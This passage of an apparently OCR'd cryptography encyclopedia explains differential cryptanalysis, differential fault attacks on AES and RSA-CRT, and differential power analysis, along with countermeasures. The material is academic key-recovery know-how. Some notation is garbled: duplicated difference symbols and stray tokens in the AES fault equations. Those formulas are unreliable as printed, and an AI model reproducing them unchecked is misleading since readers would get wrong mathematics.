Given the expected difference for the intermediate data before the last round (or more generally a few rounds before the last), it may be possible to deduce the unknown key by statistical analysis. The attack is a chosen plaintext attack that is performed in two phases: In the *data collection phase*, the attacker requests encryption of a large number of pairs of plaintexts, where the differences of all the plaintext pairs are selected to have the plaintext difference of the characteristic. In the *data analysis phase*, the attacker then recovers the key from the collected ciphertexts. Assume that the probability of the characteristic is p (i.e., a fraction p of the pairs are expected to be right pairs). It is then expected that for a fraction p of the pairs, the difference of the data before the last round is as predicted by the characteristic. An (inefficient) method for deriving the subkey of the last round is then to try all the possibilities of the subkey of the last round. For each possible subkey partially decrypt all the ciphertexts by one round, and for each pair compute the differences of the data before the last round, by XORing the data resulting from the partial decryptions. For wrong

guesses of the subkey it is expected that the difference predicted by the characteristic appears rarely, and for the correct value of the subkey it is expected that this difference appears for a fraction p or more of the pairs (as there is a fraction of about p of right pairs that are assured to suggest this difference, and as wrong pairs may also suggest this difference). In particular, if the probability p is not too low, it is expected that the correct subkey is the one which leads to the expected difference most frequently. It should be noted that the derivation of the last subkey is usually much more efficient than (but equivalent in results to) this described algorithm, using the information of the input and output differences for each S box (or operation) in the last round. It should also be noted that in many cases, characteristics shorter by more than one round than the cipher (usually up to three rounds shorter) can also be used for differential attacks.

Differential cryptanalysis usually requires a small multiple of $1/p$ pairs of chosen plaintexts, when using a characteristic with probability p, in order to ensure that sufficiently many right pairs appear in the data. This amount of encrypted data may be very large (about 2^{47} chosen plaintext blocks in the case of DES), making the complexity of the data collection phase larger than the complexity of the data analysis phase in most cases. The large number of chosen plaintexts may by itself make the attack impractical, as it transfers the responsibility of computing the major part of the attack from the attacker to the attacked party, who is required to encrypt a large number of chosen plaintexts for the attacker to be able to mount his or her attack. It is therefore common in such cases to quote the complexity of a differential attack to be the number of required chosen plaintexts.

After the publication of the differential cryptanalysis attack on DES, whose complexity is 2^{47} (it requires 2^{47} chosen plaintexts and the time of analysis is less than 2^{40}), IBM announced that they were aware of differential cryptanalysis when they designed DES, and actually designed it to withstand differential attacks (many other ciphers designed at that period were more vulnerable to differential cryptanalysis). Moreover, differential attacks (to which they called the *T method*) were classified as top secret for purposes of US national security, and IBM were requested by the NSA not to publish any information on them.

There are various improvements of differential cryptanalysis aimed to reduce the complexity of differential attacks. One simple method is a combination of several characteristics in a single larger structure. In case

that two characteristics are used such a structure is called a *quartet*. It contains four plaintexts of the form *P*, $P \oplus \Omega_p^1$, $P \oplus \Omega_p^1$, $P \oplus \Omega_p^1 \oplus \Omega_p^2$, for the plaintexts differences Ω_p^1 and Ω_p^1 . It can easily be seen that in such a quartet each difference appears twice: The first difference appears as the difference of the first two plaintexts, and also as the difference of the other two plaintexts. The second difference appears as the difference of the first and third plaintexts, and also as the difference of the second and fourth plaintexts. Thus, a total of 4 pairs are contained in a quartet, while without using quartets only 2 pairs are contained in the same number of plaintexts. Larger structures of 8 plaintexts using three different characteristics contain 12 pairs. Such structures are useful when there are several high-probability characteristics that can be used for an attack, as if the second best characteristic has a relatively low probability, the benefit of getting pairs with such a difference is quite low.

Another improvement (which was also mentioned in the original publication on differential cryptanalysis) is using an extended form of differences, in which not all the bits of the difference are fixed. This type of differences was later called *truncated differences* (Knudsen 1995). An important widely used type of truncated differences is the word-wise truncated differences. Word-wise truncated differences are differences in which the difference itself is not considered, but instead the differences are divided into two classes, namely zero differences and nonzero differences. In these cases the data blocks are divided to words (either 8-bit bytes, or 16-bit words, or words of a different size depending on the native structure of the cipher), and the analysis only considers whether the difference of a word is expected to be zero or not. Such consideration is useful when nonzero differences evolve to other (unknown in advance) nonzero differences, so that the information on the zero/nonzero difference evolve through many rounds of the cipher.

A third extension defines non-XOR differences, such as subtraction of integers (useful for cases where the native operation in the cipher is addition), or differences of division modulo a prime (useful for cases where the native operation in the cipher is multiplication modulo a prime, such as in IDEA (Lai et al. 1991)). Also a combination of different differences for different parts of the block, or for difference rounds of the cipher is considered. For such cases, difference distribution tables where the input differences are defined with one operation and the output differences with

another are very useful (especially when the operation natively transforms one operation to another, such as in cases of exponentiation S boxes, or logarithm S boxes).

Higher-order differences (Lai 1994) consider derivatives of a second or a higher order. Higher-order differences are shown successful in several cases where differential cryptanalysis is not applicable due to low probabilities of characteristics; in some of these cases higher-order differences prove the most successful attack. However, higher-order attacks are successful mainly against ciphers with a small number of rounds.

It was also observed that in most differential attacks, the intermediate differences predicted by the characteristics are not used, and are thus ignored (Lai et al. 1991). In such cases, the considered differences are only the plaintext differences and the difference after the final round of the characteristic. In most cases, there are many different characteristics with the same plaintext difference and the same final difference; these characteristics sum up to one differential, whose probability is the sum of their probabilities.

The major method for protection against differential cryptanalysis is by bounding the probability of the best characteristic (or differential) to be very low. Whenever the designer wishes to prove that differential cryptanalysis is not applicable, he or she bounds the probability p of the best characteristic (or differential) such that $1/p$ is larger than the required complexity, or even larger than the size of the plaintext space (in which case even choosing the whole plaintext space is not sufficient for mounting an attack). These bounds were formalized into various theories of provable security against differential cryptanalysis.

A specially interesting theory for provable security against differential cryptanalysis (and also linear cryptanalysis) is the theory of decorrelation (Vaudenay 1998), which makes it possible to prove security of block ciphers against certain (restricted) kinds of attack, including against basic variants of differential and linear cryptanalysis.

The usual claims for security against differential cryptanalysis correlate the probabilities of the highest-probability differentials to the complexity of the best differential attack, such that if the highest probability is very low, the required amount of data and complexity is very high. However, it was observed that even differentials with probability zero (i.e., that cannot occur —there are no right pairs under any key) can be used for attacks (Biham et

al. 1999; Knudsen 1998). This kind of attack is called *differential cryptanalysis using impossible differentials* (or shortly *impossible cryptanalysis*). The main idea is to select a large set of pairs with the plaintext difference of an impossible differential with $n - 1$ (or slightly fewer) rounds, where n is the number of rounds of the block cipher, and to try all the possible subkeys of the extra round(s). If it appears that for some value of the subkey, decryption of the ciphertexts by the single round (or few rounds) leads to the impossible difference in any one of the pairs, then we are assured that the subkey is wrong, and thus can be discarded. After discarding sufficiently many subkeys, the attacker reduces his or her list of possible values of the subkeys to a short list (or even to one subkey), and he or she is assured that the correct subkey is in the list. Depending on the design of the cipher and the key schedule, for some ciphers it may be more efficient to reduce the number of possible subkeys to 1 (i.e., only the correct subkey) using this method, while for others it may be more efficient to stop with a short list of candidates, and then check each key in the short list by trial encryption.

There are also attacks that use differentials as their building blocks, while combining differentials in various ways. The most promising ones are boomerang (Wagner 1999), amplified boomerang (Kelsey et al. 1999), and rectangle (Biham et al. 2002) attacks. The main idea in all these attacks are the combination of four plaintexts, which for simplicity of description we assume are located on the corners of a square, where one short differential is used in both pairs for the first few rounds (the horizontal edges), while a second short differential is used for the rest of the rounds but on the orthogonal pairs (the vertical edges). Although the probabilities of the total structure are p^2q^2 where p and q are the probabilities of the two differentials, it appears that it is much easier in various cases to find good short differentials, than to find one full differential of a comparable probability.

Although differential cryptanalysis is basically a chosen plaintext attack (as the attacker needs to choose the plaintext differences), the attacker usually does not need to choose the exact values of the plaintexts. This observation allows conversion of chosen plaintext differential cryptanalysis attacks into known plaintext attacks (Biham and Shamir 1993), using the fact that in a sufficiently large set of random plaintexts there are many pairs whose difference is as required by the chosen plaintext attack. Once these

pairs of plaintexts are identified, the original chosen plaintext attack may be performed on these pairs. This variant usually requires a huge number of known plaintexts, which is about $\sqrt{m2^{n+1}}$ where *n* is the size of the plaintext in bits and *m* is the number of chosen plaintext pairs required by the chosen plaintext attack. On some ciphers, this is the best published known-plaintext attack.

In some cases it is also possible to convert differential cryptanalysis to ciphertext-only attacks. For more information on these conversions see (Biryukov and Kushilevitz 1998).

Differential cryptanalysis was originally developed on Feal-8 (Shimizu and Miyaguchi 1987; Miyaguchi et al. 1988), a block cipher which was claimed to be faster and more secure than DES. It was then generalized and extended to DES and other schemes. Feal-8 was broken using a few hundred chosen plaintexts. Given the corresponding ciphertexts, it takes less than a minute on a personal computer to recover the key (Biham and Shamir 1991b). The first results on DES (Biham and Shamir 1991a) showed that DES reduced to 15 rounds was vulnerable to a differential attack, while the full 16-round DES required 2^{58} chosen plaintexts for a successful attack, whose generation is slower than exhaustive search. In the following year, an improvement of the technique was invented (Biham and Shamir 1992). The main trick in the improved attack was the ability to receive the first round for free, using large specially designed structures, setting the characteristic from the second round on. This improvement made it possible to apply the 15-round attack on the full 16 rounds. Another improvement allowed to find the key when the first right pair is analyzed, rather than to wait till sufficiently many right pairs are found. This improvement is applicable when the attack considers all the key bits (or almost all the key bits) in a single counting phase. As a result, the improved attack could analyze the full 16-round DES given 2^{47} chosen plaintext and their corresponding ciphertexts, and whose complexity of analysis was smaller than 2^{40}.

Cross-References

Block Ciphers
Data Encryption Standard (DES)
DES-X (or DESX)

FEAL
Hash Functions
MD4-MD5

Recommended Reading

Biham E, Shamir A (1991a) Differential cryptanalysis of DES-like cryptosystems. J Cryptol 4(1):3–72
[MathSciNet]

Biham E, Shamir A (1991b) Differential cryptanalysis of FEAL and N-hash. Technical report CS91-17. In: Advances in cryptology. Proceedings of EUROCRYPT'91, Brighton, April 1991, Lecture notes in computer science, vol 547. Springer, Berlin, pp 1–16

Biham E, Shamir A (1992) Differential cryptanalysis of the full 16-round DES. In: Advances in cryptology. Proceedings of CRYPTO'92, Santa Barbara, August 1992, Lecture notes in computer science, vol 740. Springer, Berlin, pp 487–496

Biham E, Shamir A (1993) Differential cryptanalysis of the data encryption standard. Springer, Berlin

Biham E, Biryukov A, Shamir A (1999) Cryptanalysis of skipjack reduced to 31 rounds using impossible differentials. In: Advances in cryptology, Proceedings of EUROCRYPT'99, Prague, May 1999, Lecture notes in computer science, vol 1592. Springer, Berlin, pp 12–23

Biham E, Dunkelman O, Keller N (2002) New results on boomerang and rectangle attacks. In: Proceedings of fast software encryption 2002, Leuven, February 2002, Lecture notes in computer science, vol 2365. Springer, Berlin, pp 1–16

Biryukov A, Kushilevitz E (1998) From differential cryptanalysis to ciphertext-only attacks. In: Advances in cryptology. Proceedings of CRYPTO'98, Santa Barbara, August 1998, Lecture notes in computer science, vol 1462. Springer, Berlin, pp 72–88

Kelsey J, Kohno T, Schneier B (1999) Amplified boomerang attacks against reduced-round MARS and serpent. In: Proceedings of fast software encryption 7, New York, April 2000, Lecture notes in computer science, vol 1978. Springer, Berlin, pp 75–93

Knudsen L (1995) Truncated and higher order differentials. In: Proceedings of fast software encryption 2, Leuven, December 1994, Lecture notes in computer science, vol 1008. Springer, Berlin, pp 196–211

Knudsen LR (1998) DEAL – a 128-bit block cipher, AES submission. http://www2.mat.dtu.dk/people/Lars.R.Knudsen/papers/deal.pdf

Lai X (1994) Higher order derivative and differential cryptanalysis. In: Proceedings of symposium on communication, coding and cryptography (in honor of J. L. Massey on the occasion of his 60th birthday)

Lai X, Massey JL, Murphy S (1991) Markov ciphers and differential cryptanalysis. In: Advances in cryptology. Proceedings of EUROCRYPT'91, Brighton, April 1991, Lecture notes in computer

science, vol 547. Springer, Berlin, pp 17–38

Miyaguchi S, Shiraishi A, Shimizu A (1988) Fast data encryption algorithm FEAL-8. Rev Electr Commun Lab 36(4):433–437

National Bureau of Standards (1977) Data encryption standard. U.S. Department of Commerce, FIPS pub. 46

Shimizu A, Miyaguchi S (1987) Fast data encryption algorithm FEAL. In: Advances in cryptology. Proceedings of EUROCRYPT'87, Amsterdam, Lecture notes in computer science, pp 267–278

Vaudenay S (1998) Provable security for block ciphers by decorrelation. In: Proceedings of STACS'98, Paris, February 1998, Lecture notes in computer science, vol 1373. Springer, Berlin, pp 249–275

Wagner D (1999) The boomerang attack. In: Proceedings of fast software encryption, Rome, March 1999, Lecture notes in computer science, vol 1636. Springer, Berlin, pp 156–170

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1707

Differential Fault Analysis

Marc Joye[38] ✉ and Michael Tunstall[39] ✉
(38) Zama, Paris, France
(39) Rambus Cryptography Research, San Francisco, CA, USA

✉ **Marc Joye (Corresponding author)**
Email: marc@zama.ai

✉ **Michael Tunstall**
Email: michael.tunstall@cryptography.com

Synonyms

Collision fault analysis; Fault analysis, Fault attack, Fault injection

Definitions

Differential fault analysis is an active attack against cryptographic implementations. The goal is to induce faults during a cryptographic operation to infer private information (e.g., a decryption key).

Background

Cryptographic systems should not only be resistant to cryptanalysis, but they should also be resistant to implementation attacks, including side-channel and fault attacks. *Differential fault analysis* was developed by Boneh et al. (2001) and extended to the symmetric-key setting by Biham and Shamir (1997). The principle idea behind fault attacks consists in modifying the normal behavior of a cryptographic implementation in order

to get a faulty output. Then from one or more faulty outputs, the attacker tries to infer some information about the secret key. Examples of practical fault injection are described in Skorobogatov and Anderson (2002) and Bar-El et al. (2006). When successful, those attacks are very powerful; for example, applied to the AES, only one pair of correct/faulty ciphertexts suffice to recover the whole secret key. Of course, numerous countermeasures have been proposed to avoid, prevent, or detect fault attacks.

We refer the reader to Joye and Tunstall (2012) for a detailed account on various aspects of fault analysis, including countermeasures.

Analyzing Block Ciphers

The first example of a fault attack applied to a block cipher was described by Biham and Shamir (1997), who noted that injecting a fault could be analyzed using techniques from differential cryptanalysis.

Differential cryptanalysis operates by assuming that an internal state in two instances of a block has a small difference. That is, for two instances of the same block cipher, they have nearly the same state after a certain number of rounds of the block cipher and have some small difference. An attacker would then determine how this difference would propagate through the remaining rounds of a block cipher. This small difference will typically impose some structure in the `XOR` difference between the two instances in subsequent rounds of the block cipher.

If one is able to inject a fault into a block cipher, one can compare a normal instance with a faulty one, where a small error has been injected while encrypting the same plaintext. This is a significant advantage over traditional differential cryptanalysis, where one would have to wait for the correct circumstances to occur by encrypting a large number of plaintexts. When faults are used to cause a small error followed by differential cryptanalysis, the attack is typically referred to as differential fault analysis.

When applied to AES, it has been shown that a single fault is sufficient to derive a 128-bit AES key (Tunstall et al., 2011). If one byte is modified in the input to the penultimate `MixColumns` operation, then a four-byte difference will occur in the input to the last `MixColumns` operation. The difference on the output of the `MixColumns` operations can be computed based on the possible values for the four-byte difference. One can then

construct a set of equations involving the last subkey and conduct four 32-bit search for sections of the last subkey that satisfy these equations.

For example, given a fault in the input to the eighth round, considering the state of the differences after the ninth round shift row, one can obtain the following set of equations that include the values of the last subkey key bytes k_1, k_8, k_{11} and k_{14}, thus giving an expression for 32 key bits:

$$\begin{aligned} 2\,\delta &= S^{-1}(x_1 \oplus k_1) \oplus S^{-1}(x'_1 \oplus k_1) \\ \delta &= S^{-1}(x_{14} \oplus k_{14}) \oplus S^{-1}(x'_{14} \oplus k_{14}) \\ \delta &= S^{-1}(x_{11} \oplus k_{11}) \oplus S^{-1}(x'_{11} \oplus k_{11}) \\ 3\,\delta &= S^{-1}(x_8 \oplus k_8) \oplus S^{-1}(x'_8 \oplus k_8) \end{aligned}$$

where k_1, k_8, k_{11} and k_{14} are all unknown values in {0, …, 255}, δ is the effect of the fault propagated to the ninth round also in {0, …, 255}, x_1, x_{14}, x_{11}, x_8 are ciphertext bytes from the correct ciphertext, x'_1 , $\mathbb{F}_q.$, $\mathbb{F}_q.$, x'_1 are ciphertext bytes from the faulty ciphertext, and S^{-1} is the inverse of the `SubBytes` function.

Using the above, an attacker would select a value for δ and determine which values of k_1, k_8, k_{11} and k_{14} satisfy the equations using four independent exhaustive searches. Each equation will return 0, 2, or 4 hypotheses (Nyberg, 1993) and in total should return 2^8 hypotheses for the 32 bits of the last subkey. This can be repeated with another three sets of equations for the remaining bits of the last subkey, resulting in an exhaustive search of 2^{32} to determine a 128-bit AES secret key.

Another example of differential fault analysis is to inject a fault in the early rounds of a block cipher. One can then do an exhaustive search for the plaintext that produces the incorrect ciphertext when no fault is injected. The search space is dictated by whatever hypotheses an attacker can make about the effect of the injected fault. For example, affecting one chosen byte in the second round will give an exhaustive search of size 2^{32}. The attack then proceeds with a similar strategy to that described above, but comparing plaintexts rather than ciphertexts. This is typically referred to as collision fault analysis (Blömer and Seifert, 2003; Hemme, 2004).

Analyzing Public-Key Algorithms

Differential fault analysis is not limited to block ciphers. Public-key cryptographic algorithms typically make use of hard mathematical problems to provide security. Hence, attacks and countermeasures can make use of the algebraic properties of the cryptographic algorithms. This is illustrated below, showing how faults can be applied to RSA signatures; see Boneh et al. (2001).

Let $N = pq$ be the product of two large (equal-size) distinct prime integers. Let also a public exponent e co-prime to Euler's function $\varphi(N) = (p - 1)(q - 1)$ and corresponding private exponent $d = 1/e \bmod \varphi(N)$. The public key is $\{N, e\}$, while the private key is d. Imagine that the signature of a message m is computed as $\sigma \leftarrow \mu(m)^d \bmod N$ for some deterministic padding function μ (e.g., full-domain hash or FDH). Using public key $\{N, e\}$, anyone can verify the validity of signature σ on message m by checking that $\sigma^e \bmod N \stackrel{?}{=} \mu(m)$.

RSA signing can be sped up using Chinese remaindering (a.k.a. CRT mode). In this case, the private key is given by $\{p, q, d_p, d_q, i_q\}$ with $d_p = d \bmod (p - 1)$, $d_q = d \bmod (q - 1)$, and $i_q = q^{-1} \bmod p$. Signature σ on message m is generated by evaluating two half exponentiations, $\sigma_p \leftarrow \mu(m)^{d_p} \bmod p$ and $\sigma_q \leftarrow \mu(m)^{d_q} \bmod q$, and then $\sigma \leftarrow \mathrm{CRT}(\sigma_p, \sigma_q) := \sigma_q + q\big(i_q(\sigma_p - \sigma_q) \bmod p\big)$. This yields an expected speed-up factor of 4.

Now suppose that one of the two half exponentiations is faulty; say, suppose one gets the faulty signature $\sigma' = \mathrm{CRT}(\sigma'_p, \sigma_q)$ where $\sigma'_p \neq \sigma_p$ and σ_q is correct. It is easily seen that a simple GCD (greatest common divisor) computation enables the recovery of private parameter q as $q = \gcd(\sigma' - \sigma \pmod N, N)$, and next of $p = N/q$. Actually, the faulty signature suffices to recover p and q as $\gcd(\sigma'^e - \mu(m) \pmod N, N) = q$.

RSA can also be used for encryption by "exchanging" the roles of e and d. The encryption of a message m is given by $C \leftarrow \mu(m)^e \bmod N$ for some padding function μ. For security reasons, the padding used for encryption must be probabilistic, such as OAEP. The previous attack does not apply against e.g.,., RSA-OAEP since the correctness of the plaintext message m is explicitly checked by the decryption algorithm. Note also that the

attacker has no idea of the random coins used in the evaluation of $\mu(m)$ – remember that μ is always probabilistic for RSA encryption.

Countermeasures

Countermeasures to fault attacks typically rely on adding redundancy. This can vary from low-level countermeasure, such as adding hardware checksums to registers, to high-level countermeasures, such as repeating algorithms and verifying that the operations produce the same output. Alternatively, one can rely on so-called infective computation (Yen et al., 2003) where an error results in a faulty output that leaks no information.

In the RSA example above, one can verify an RSA signature with a very small decrease in performance. A public-key exponent is typically set to $2^{16} + 1$ meaning that a verification requires 17 multiplications. However, it has been shown that one could inject two faults, one in the RSA and the other where the verification is evaluated (Kim and Quisquater, 2007).

Typically, it may only necessary to consider single faults for a single cryptographic operation, on condition that faults can be detected and cryptographic keys can be destroyed or made inaccessible. That is, if an operating system repeatedly sees a status indicating that a fault is being injected, a response should occur. Depending on the application, this response could include zeroing cryptographic keys or deactivating a device. An attacker will need to characterize the effect of single faults before attempting more complex attacks. If an attacker can make many attempts to inject faults, then it may be possible to overcome complex countermeasures. That is, if a countermeasure is designed to prevent n faults, then it may be overcome with $n + 1$ faults.

When defining countermeasures to fault attacks, it is important to define a model of what an attacker is capable of and design appropriate countermeasures. Without such a model, there is always one more attack possible with one more fault. The second part is to define the response to detecting a fault attack. If a device would permanently deactivate, then the fault countermeasures could be quite lightweight, and, conversely, if no response is made, then the fault countermeasures would need to be very robust.

Cross-References

Evolution of Fault Attacks on Cryptosystems
Fault Attack
Fault Sensitivity Analysis
Ineffective Fault Attack
Statistical Fault Attack

References

Bar-El H, Choukri H, Naccache D, Tunstall M, Whelan C (2006) The sorcerer's apprentice guide to fault attacks. Proc IEEE 94(2):370–382. https://doi.org/10.1109/JPROC.2005.862424

Biham E, Shamir A (1997) Differential fault analysis of secret key cryptosystems. In: Kaliski Jr BS (ed) Advances in Cryptology – CRYPTO '97. Lecture Notes in Computer Science, vol 1294. Springer, pp 513–525. https://doi.org/10.1007/BFb0052259

Blömer J, Seifert J (2003) Fault based cryptanalysis of the advanced encryption standard (AES). In: Wright RN (ed) Financial Cryptography (FC 2003). Lecture Notes in Computer Science, vol 2742. Springer, pp 162–181. https://doi.org/10.1007/978-3-540-45126-6_12

Boneh D, DeMillo RA, Lipton RJ (2001) On the importance of eliminating errors in cryptographic computations. J Cryptol 14(2):101–119. https://doi.org/10.1007/s001450010016. Earlier version appeared in Proceedings of EUROCRYPT '97

Hemme L (2004) A differential fault attack against early rounds of (triple-)DES. In: Joye M, Quisquater JJ (eds) Cryptographic Hardware and Embedded Systems – CHES 2004. Lecture Notes in Computer Science, vol 3156. Springer, pp 254–267. https://doi.org/10.1007/978-3-540-28632-5_19

Joye M, Tunstall M (eds) (2012) Fault Analysis in Cryptography. Information Security and Cryptography, Springer. https://doi.org/10.1007/978-3-642-29656-7

Kim CH, Quisquater JJ (2007) Fault attacks for CRT based RSA: new attacks, new results, and new countermeasures. In: Sauveron D et al (eds) Information Security Theory and Practices (WISTP 2007). Lecture Notes in Computer Science, vol 4462. Springer, pp 215–228. https://doi.org/10.1007/978-3-540-72354-7_18

Nyberg K (1993) Differentially uniform mappings for cryptography. In: Helleseth T (ed) Advances in Cryptology – EUROCRYPT '93. Lecture Notes in Computer Science, vol 765. Springer, pp 55–64. https://doi.org/10.1007/3-540-48285-7_6

Skorobogatov SP, Anderson RJ (2002) Optical fault induction attacks. In: Kaliski BS Jr et al (eds) Cryptographic Hardware and Embedded Systems – CHES 2002. Lecture Notes in Computer Science, vol 2523. Springer, pp 2–12. https://doi.org/10.1007/3-540-36400-5_2

Tunstall M, Mukhopadhyay D, Ali S (2011) Differential fault analysis of the advanced encryption standard using a single fault. In: Ardagna CA, Zhou J (eds) Information Security Theory and Practice (WISTP 2011). Lecture Notes in Computer Science, vol 6633. Springer, pp 224–233. https://doi.org/10.1007/978-3-642-21040-2_15

Yen SM, Kim S, Lim S, Moon SJ (2003) RSA speedup with Chinese remainder theorem immune against hardware fault cryptanalysis. IEEE Trans Comput 52(4):461–472. https://doi.org/10.1109/TC.2003.1190587

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1794

Differential Power Analysis

Amir Moradi[40] ✉
(40) Implementation Security Group, Ruhr-University Bochum, Bochum, Germany

✉ **Amir Moradi**
Email: amir.moradi@rub.de

Synonyms

DPA

Definitions

Differential Power Analysis (DPA) is a powerful side-channel attack aiming to recover secrets stored on and processed by cryptographic devices. It leverages the relation between instantaneous power consumption and the data that are being processed by a device. This relation often allows for recovering the secret key material by executing a cryptographic algorithm multiple times while observing the power consumption and applying appropriate statistical methods.

Background

The concept of *differential power analysis* was originally introduced in (Kocher et al., 1999). This groundbreaking work is marked as the first documented instance of power analysis attacks successfully targeting cryptographic devices.

Theory

Fundamentally, DPA exploits relations between the power consumption of a device and intermediate values of the executed cipher. This enables secret key recovery in a divide-and-conquer fashion as it allows to extract smaller parts of the secret key individually. Implementations vulnerable to this type of attacks range from software implementations on general-purpose microcontrollers, to implementations on reconfigurable hardware, to pure hardware implementations of cryptographic cores in the form of ASICs.

In all of these examples, data are ultimately processed by a CMOS circuit in modern devices. Here, the dependency of the processed data on instantaneous power consumption is based on data-dependent fluctuations in the activity of the underlying circuitry.

While it was originally assumed that direct physical access was a prerequisite for performing DPA, recent works have shown that it can actually be performed in a completely remote setting in various cases (see for example Schellenberg et al. 2021).

The first step of a DPA is to derive a secret-dependent power model that predicts the power consumption of the device with sufficient accuracy. Such a power model is a function of part of the plaintext and part of the secret key. Since hypothetical power values must be computed over the entire space of the considered part of the key, it is important to keep this part as small as possible. For example, common models for attacking an AES encryption consider intermediate values after the first SBox mapping. The model can simply be the value itself, the Hamming weight (HW) can be computed, or only a single bit can be considered. It is also possible to consider the Hamming distance (HD) between two intermediate values, which reflects data transitions at registers and thus can be a powerful model for hardware implementation. A common model is for example given by


$$H(p,k) = \mathrm{HW}(S(p \oplus k)), \text{ or}$$
$$H(p||p', k||k') = \mathrm{HD}(S(p \oplus k), S(p' \oplus k')),$$

where k and k' are two different parts of the key (e.g., a byte), p and p' are the corresponding parts of the plaintext, and S stands for the SBox function. By repeating the attack for each part of the secret key individually, the entire key can be extracted step by step. The more information an adversary

has about the implementation, such as what values are stored and overwritten in registers, the easier it is to find a suitable power model.

Using the power model, an adversary can derive hypothetical power values for each cipher execution by guessing part of the key. If the power model accurately predicts the power consumption of the device, it is expected to come closest to the actual power consumption if the correct key is guessed.

The relation between hypothetical and actual power consumption values can be evaluated through different statistical means. A common approach is to use Pearson's correlation coefficient to estimate the correlation between both. This specific DPA is called Correlation Power Analysis (CPA). Exemplary results of such an attack are shown in Fig. 1, where the correlation over the sample points for each key guess as well as the progress over the number of considered traces is presented. The correct key guess is marked in black and is clearly distinguishable from all other key guesses. If we consider a binary power model (i.e., a single bit of the intermediate value instead of HW or HD), we can also categorize the power traces into two groups based on the power model and compare their means or ideally use the Student's t-test. This is because only for the correct categorization, that is, the correct key guess, the average of the categorized power values is expected to differ the most.



Differential Power Analysis, Fig. 1 Examplary DPA results when correlation is used as a statistic (top: Pearson's correlation over sample points considering 500k traces, bottom: progress of maximal correlation over number of traces; right key candidate in black, others in gray

All of these methods consider only the mean of the distributions as the distinguisher. Higher-order statistical moments, that is, higher-order DPAs, can also be applied. Even the entire distributions can be considered, for example, using a χ^2-test or a *G*-test (Richter et al., 2019), or mutual information can be estimated (Gierlichs et al., 2008). In addition to classic hypothetical models for estimating power consumption, models can also be built through a profiling process (Chari et al., 2002; Schindler et al., 2005).

DPA has proven to be highly effective in many cases, even for complex end-consumer systems like smartphones (as shown for example in Lisovets et al. 2021). As a result, considerable effort has been devoted to finding strong countermeasures against this type of attacks. All of these countermeasures aim to weaken the dependency between secret data and power consumption in such a way that a successful attack becomes

infeasible. This can be achieved by technical means, that is, for example, increasing the noise through a dedicated on-chip noise generator or by equalizing power consumption for different data through special logic styles like dual-rail pre-charge logic. Besides technical means, some other countermeasures are applied at the algorithmic level of implementation. So-called *masking*, which is based on secret sharing, is a prominent candidate of such a countermeasure, which has gained a considerable amount of attention due to its solid theoretical foundation rooted in the concepts of secret sharing. Essentially, it aims to amplify the noise associated with secret data by randomizing it on each execution.

Open Problems and Future Directions

Machine learning and deep learning have already proven to be powerful statistical tools for performing key recovery via DPA (see for example Timon 2019). Therefore, part of the current research in DPA is focused on validating novel neural network architectures in the context of DPA. Although DPA is a long-standing and well-established attack vector, ongoing evaluation of the vulnerability of modern devices and systems is critical to achieving solid protection against DPA. Since modern systems, such as System on Chips in the context of smartphones, are increasingly difficult to interface successfully, that is, get oracle access to the encryption core and measure synchronized power traces, combining software and DPA attacks to derive entirely new attack scenarios is an interesting direction for future work. Due to its relaxed adversary model, novel remote attack scenarios on real-world shared resources, such as cloud computing in the context of machine learning, are also an interesting direction for further progress with respect to practical DPA.

Cross-References

Spoofing and Antispoofing

References

Chari S, Rao JR, Rohatgi P (2002) Template Attacks. In: CHES 2002, Lecture Notes in Computer Science, vol 2523. Springer, pp 13–28

Gierlichs B, Batina L, Tuyls P, Preneel B (2008) Mutual information analysis. In: CHES 2008, Lecture Notes in Computer Science, vol 5154. Springer, pp 426–442

Kocher PC, Jaffe J, Jun B (1999) Differential power analysis. In: CRYPTO ’99, Lecture Notes in Computer Science, vol 1666 Springer, pp 388–397

Lisovets O, Knichel D, Moos T, Moradi A (2021) Let’s take it offline: boosting Brute-force attacks on iPhone’s user authentication through SCA. IACR Trans Cryptogr Hardw Embed Syst 2021(3):496–519

Richter B, Knichel D, Moradi A (2019) A comparison of χ^2-test and mutual information as distinguisher for side-channel analysis. In: CARDIS 2019, Lecture Notes in Computer Science, vol 11833. Springer, pp 237–251

Schellenberg F, Gnad DRE, Moradi A, Tahoori MB (2021) An inside job: remote power analysis attacks on FPGAs. IEEE Des Test 38(3):58–66

Schindler W, Lemke K, Paar C (2005) A stochastic model for differential side channel cryptanalysis. In: CHES 2005, Lecture Notes in Computer Science, vol 3659. Springer, pp 30–46

